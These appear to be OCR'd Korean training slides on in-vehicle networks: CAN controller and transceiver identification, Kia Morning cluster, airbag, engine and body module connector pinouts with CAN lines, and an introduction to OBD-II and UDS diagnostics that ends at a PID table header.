
문제!

주어진 보드에서
Controller와 Transceiver를 찾아보세요.




CAN Packet Samples

- https://community.comma.ai/cabana/?demo=1



올뉴 모닝 Cluster 연결

올뉴 모닝 Cluster 연결




커넥터 A

핀번호	명칭	핀번호	명칭
1	주차 브레이크	21	전조등 입력
2	이모빌라이저	22	-
3	키 탈거	23	-
4	안전 벨트	24	오일 압력
5	도어 열림	25	충전
6	-	26	차속 신호 입력
7	테일게이트 열림	27	신호 접지
8	상향등 접지	28	C CAN 하이
9	-	29	C CAN 로우
10	파워 접지	30	-
11	-	31	-
12	-	32	FOB 배터리
13	전방 안개등	33	연료 접지
14	미등	34	연료 입력(가솔린)
15	상향등 (+)	35	연료 입력(LPG)
16	우측 방향지시등	36	R단 기어 입력
17	에어백(+)	37	-
18	좌측 방향지시등	38	조명(+)
19	-	39	IGN(+)
20	-	40	배터리(+)

전원 용어	의미
B+	상시전원
ACC (Accessory)	KEY 1단
IGN (Ignition, 점화)	KEY 2단

올뉴 모닝 Cluster 연결




Airbag Control Unit 연결


Airbag Control Unit 연결

에어백 시스템 컨트롤 모듈(SRSCM) 커넥터 단자 기능

SRSCM 하니스 커넥터



커넥터 A




커넥터 B

커넥터 기준이므로 반대로 연결

핀번호	커넥터 A	핀번호	커넥터 B
1	전원	1	동승석 안전 벨트 프리텐셔너 Low
2	-	2	운전석 앵커 프리텐셔너 Low
3	동승석 에어백 Low	3	운전석 안전 벨트 프리텐셔너 Low
4	-	4	-
5	-	5	운전석 측면 에어백 Low
6	-	6	동승석 측면 에어백 Low
26	CAN-Low	26	-
27	CAN-High	27	-
		28	-
		29	동승석 측면 충돌 감지 센서 High
		30	운전석 측면 충돌 감지 센서 High
		31	-
		32	-
		33	운전석 측면 충돌 감지 센서 Low
		34	동승석 측면 충돌 감지 센서 Low
		35	접지

Airbag Control Unit 연결




Engine Control Unit 연결

Engine Control Unit 연결

프런트 하네스 (G3LA : KAPPA 1.0L MPI) (3) CV20-3


EKG-K **ECM**

- 94 Female / Black (AMP_ECU_94F_B)






1. Br	ETC 모터 & 스로틀 포지션 센서 (ETC 모터 (+))	14. Y/B	에어컨 스위치 입력 : 에어컨 컨트롤 모듈 (매뉴얼), 서머스탯, 전자식 에어컨 컴프레서	39. Br	차속 입력 : ABS 컨트롤 모듈, VDC 모듈	68. –	–
2. P	ETC 모터 & 스로틀 포지션 센서 (ETC 모터 (-))	15. Gr	알터네이터 (PWM 입력)	40. W	에어컨 압력 변환기 (접지)	69. Y	악셀 페달 포지션 센서 (APS #2 신호)
3. B	접지 (GKG01)	16. O	캠샤프트 포지션 센서 #2 (배기) 신호	41. B	악셀 페달 포지션 센서 (APS #1 접지)	70. R	노크 센서 (접지)
4. B	접지 (GKG02)	17. L	캠샤프트 포지션 센서 #1 (흡기) 신호	42. P	전원 : 에어컨 압력 변환기, MAP 센서	71. L	산소 센서 (DOWN) 히터
5. G/B	[일반 타입] PCB 퓨즈 & 릴레이 박스 (퓨즈 - 센서)	18. W	실내 정션 박스 (퓨즈 - ECU)	43. R	악셀 페달 포지션 센서 (APS #1 전원)	72. Y	캐니스터 클로즈 밸브 (출력)
Br/O	[프로젝션 타입] 엔진 룸 서브 퓨즈 박스 (퓨즈 - 센서)	19. P	악셀 페달 포지션 센서 (APS #2 전원)	44. W	냉각 수온 센서 (신호)	73. –	–
6. G	[일반 타입] PCB 퓨즈 & 릴레이 박스 (퓨즈 - 인젝터)	20. Y	ETC 모터 & 스로틀 포지션 센서 (TPS 전원)	45. G/O	게기판 (연료 입력)	74. G	인젝터 #3 (컨트롤)
Gr	[프로젝션 타입] 엔진 룸 서브 퓨즈 박스 (퓨즈 - 연료 분사기)	21. L	연료 탱크 압력 센서 (전원)	46. Br	연료 탱크 압력 센서 (신호)	75. L	[버튼 시동 적용] PCB 퓨즈 & 릴레이 박스 (연료 펌프 릴레이)
7. W/O	산소 센서 (UP) 히터	22. Gr/B	MAP 센서 (Air Temp. 입력)	47. –	–		[버튼 시동 미적용] PCB 퓨즈 & 릴레이 박스 (A/C 릴레이)
8. Y	가변 흡기 솔레노이드 밸브 (VIS 출력)	23. Y	MAP 센서 (AFS/MAP 입력)	48. Gr/B	캠샤프트 포지션 센서 #2 (배기) 접지	76. B/O	PCB 퓨즈 & 릴레이 박스 (시동 릴레이)
9. L	인젝터 #1 (컨트롤)	24. O	ETC 모터 & 스로틀 포지션 센서 (TPS 신호 #1)	49. –	–	77. B	접지 (GKG02)
10. W/B	스마트 키 컨트롤 모듈 (엔진 회전 신호)	25. G	에어컨 압력 변환기 (신호)	50. R	이그니션 코일 #3 (컨트롤)	78. Br	크랭크샤프트 포지션 센서 (접지)
11. –	–	26. Br/B	캠샤프트 포지션 센서 #1 (흡기) 접지	51. W	인젝터 #2 (컨트롤)	79. L	C-CAN (Low)
12. Br	[MTM, 버튼 시동 미적용] 이그니션 록 스위치, PCB 퓨즈 & 릴레이 박스 (시동 릴레이) [MTM, 버튼 시동 적용]	27. G	이그니션 코일 #2 (컨트롤)	52. Y/O	[버튼 시동 미적용] PCB 퓨즈 & 릴레이 박스 (연료 펌프 릴레이) [버튼 시동 적용] PCB 퓨즈 & 릴레이 박스 (A/C 릴레이)	80. G/B	스마트 키 컨트롤 모듈 (IMMO. Communication Line)
		28. W	이그니션 코일 #1 (컨트롤)			81. L	CAN2 (Low)
		29. P	캐니스터 퍼지 컨트롤 솔레노이드 밸브 (출력)	53. –	–	82. W	[ABS/VDC 미적용] 휠 스피드 센서 (입력 B)
		30. L/O	PCB 퓨즈 & 릴레이 박스 (엔진 컨트롤 릴레이)	54. –	–	83. O	MAP 센서 (접지)
R/B	실내 정션 박스 (퓨즈 - 시동), 스마트 키 컨트롤 모듈, 이그니션 록 스위치, PCB 퓨즈 & 릴레이 박스 (시동 릴레이)	31. Gr	PCB 퓨즈 & 릴레이 박스 (냉각 팬 릴레이)	55. –	–	84. –	–
		32. O	알터네이터 (COM)	56. W	크랭크샤프트 포지션 센서 (신호)	85. W/B	ETC 모터 & 스로틀 포지션 센서 (TPS 접지)
		33. Br/O	클러치 스위치	57. R	C-CAN (High)	86. Br/B	산소 센서 (UP/DOWN) 접지
		34. R/B	정지등 스위치	58. P/B	에어컨 센서 (LIN Communication)	87. L	산소 센서 (UP) 신호
Br	[ATM/CVT] 인히비터 스위치, PCB 퓨즈 & 릴레이 박스 (시동 릴레이)	35. –	–	59. R	CAN2 (High)	88. Gr	ETC 모터 & 스로틀 포지션 센서 (TPS 신호 #2)
13. L	실내 정션 박스 (퓨즈 - 멀티 미러)	36. W	[일반 타입] PCB 퓨즈 & 릴레이 박스 (퓨즈 - 와이퍼) [프로젝션 타입] 엔진 룸 서브 퓨즈 박스 (퓨즈 - 와이퍼)	60. Br	[ABS/VDC 미적용] 휠 스피드 센서 (입력 A)	89. Gr	실내 정션 박스 (퓨즈 - 블로어)
				61. –	–	90. –	–
				62. –	–	91. B	노크 센서 (신호)
				63. B	냉각 수온 센서 (접지)	92. P	오일 컨트롤 밸브 #1 (흡기) 출력
				64. G	연료 탱크 압력 센서 (접지)	93. B	오일 컨트롤 밸브 #2 (배기) 출력
		37. G/B	듀얼 압력 스위치	65. L/O	악셀 페달 포지션 센서 (APS #2 접지)	94. –	–
		38. W/O	정지등 스위치 (브레이크 스위치)	66. O	산소 센서 (DOWN) 신호		
				67. Br	악셀 페달 포지션 센서 (APS #1 신호)		

Engine Control Unit 연결



Body Control Module

NO.	커넥터 A	커넥터 B	커넥터 C
			
1	배터리 (+)	전조등 하이 제어	–
2	IGN1	동승석 시트벨트 스위치	–
3	IGN2	뒤 좌측석 시트벨트 스위치	뒷 우측석 시트벨트 표시등
4	도어 열림스위치-RL	뒤 중앙석 시트벨트 스위치	비상등 릴레이
5	후드 스위치	CAN 하이	
6	운전석 도어 잠금해제 스위치	CAN 로우	
7	동승석 도어 잠금해제 스위치	오토라이트 파워	
8	뒷좌석, 테일게이트 잠금해제 스위치	오토라이트 센서	


← 정비지침서

전장회로도 →

메인 하네스 (4)

M04-B **BCM**

- 20 Female / **Black** (KET_040III_20F_B)



1. W	다기능 스위치 (전조등 피드백)	11. –	–
2. –	–	12. –	–
3. –	–	13. W/B	오토 라이트 & 포토 센서 (오토 라이트 센서 접지)
4. –	–	14. G/B	바디 K-라인
5. O	B-CAN (High)	15. L/B	LIN : 후방 주차 보조 센서 LH/RH, 후방 주차 보조 센서 센터 LH/RH
6. G	B-CAN (Low)		
7. Br	오토 라이트 & 포토 센서 (오토 라이트 센서 전원)	16. W	에어백 컨트롤 모듈 (충돌 출력)
8. L	오토 라이트 & 포토 센서 (오토 라이트 센서 신호)	17. L	도어 워닝 스위치
		18. G/B	리어 도어 스위치 RH
9. –	–	19. B/O	룸 램프 컨트롤 : 룸 램프, 오버헤드 콘솔 램프
10. Br	다기능 스위치 (미등 스위치 신호)		
		20. Gr/B	컵 홀더 조명등

차량 진단(Diagnostic)

차량 진단 표준


- OBD-II
  - On Board Diagnostics
  - ISO 15765-4
- UDS
  - Unified Diagnostic Services
  - ISO 14229
- 모두 CANBus에 대한 표준 Sub Protocols

OBD-II란?

- OBD : On Board Diagnostics
  - OBD-II : 기존 OBD-I의 차기 버전
- 차량 진단을 위한 표준 규약
  - 모든 자동차 제조사가 이 표준을 따라야 함
  - 우리나라는 2007년도 이후로 의무 장착
- RPM, 속도, 배터리전압, 고장코드 등의 정보를 얻을 수 있음
- Query/Response 방식으로 작동
  - Standard Query ID : 0x7DF
  - Response ID : 0x7E8

OBD-II 프로토콜의 표준화

- 서로 상이한 프로토콜 존재
  - SAE J1850
  - SAE J1939
  - ISO 9141-2
  - ISO 14230
- 2008년에 국제 표준화 됨
  - ISO 15765-4



OBD-II Modes

- https://en.wikipedia.org/wiki/OBD-II_PIDs

Modes [edit]

There are 10 modes of operation described in the latest OBD-II standard SAE J1979. They are as follows:

Mode (hex)	Description
01	Show current data
02	Show freeze frame data
03	Show stored Diagnostic Trouble Codes
04	Clear Diagnostic Trouble Codes and stored values
05	Test results, oxygen sensor monitoring (non CAN only)
06	Test results, other component/system monitoring (Test results, oxygen sensor monitoring for CAN only)
07	Show pending Diagnostic Trouble Codes (detected during current or last driving cycle)
08	Control operation of on-board component/system
09	Request vehicle information
0A	Permanent Diagnostic Trouble Codes (DTCs) (Cleared DTCs)

OBD-II PIDs

- https://en.wikipedia.org/wiki/OBD-II_PIDs

Mode 01 [edit]

PID (hex)	PID (Dec)	Data bytes returned	Description	Min value	Max value	Units	Formula[a]
